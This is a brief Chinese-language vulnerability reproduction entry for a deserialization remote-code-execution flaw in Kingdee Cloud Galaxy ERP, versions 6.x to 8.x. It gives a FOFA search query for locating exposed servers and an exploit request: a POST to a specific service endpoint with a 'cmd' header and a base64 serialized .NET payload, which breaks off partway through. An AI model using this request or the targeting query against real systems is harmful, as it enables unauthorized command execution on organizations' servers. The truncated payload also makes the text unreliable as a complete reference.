J8-10金蝶-云星空-反序列化RCE


漏洞描述：

由于金蝶云星空数据通信默认采用的是二进制数据格式，需要进行序列化与反序列化，在此过程中未对数据进行签名或校验，导致客户端发出的数据可被攻击者恶意篡改，写入包含恶意代码的序列化数据，达到在服务端远程命令执行的效果。该漏洞不仅存在于金蝶云星空管理中心（默认8000端口），普通应用（默认80端口）也存在类似问题。

影响版本：

6.x版本、7.x版本、8.x版本 均受影响

网站图片：



网络测绘：

fofa语法：

FOFA：app="金蝶云星空-管理中心"

漏洞复现：

payload：

```
POST /Kingdee.BOS.ServiceFacade.ServicesStub.InOutDataService.GetImportOutData.common.kdsvc HTTP/1.1
Host: your-ip
Content-Type: text/json
cmd: dir
```

{"ap0":"AAEAAAD/AQAAAAAAAAAAEAQAAAH9TeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5MaXN0YDFbW1N5c3RlbS5PYmplY3QsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS

效果图: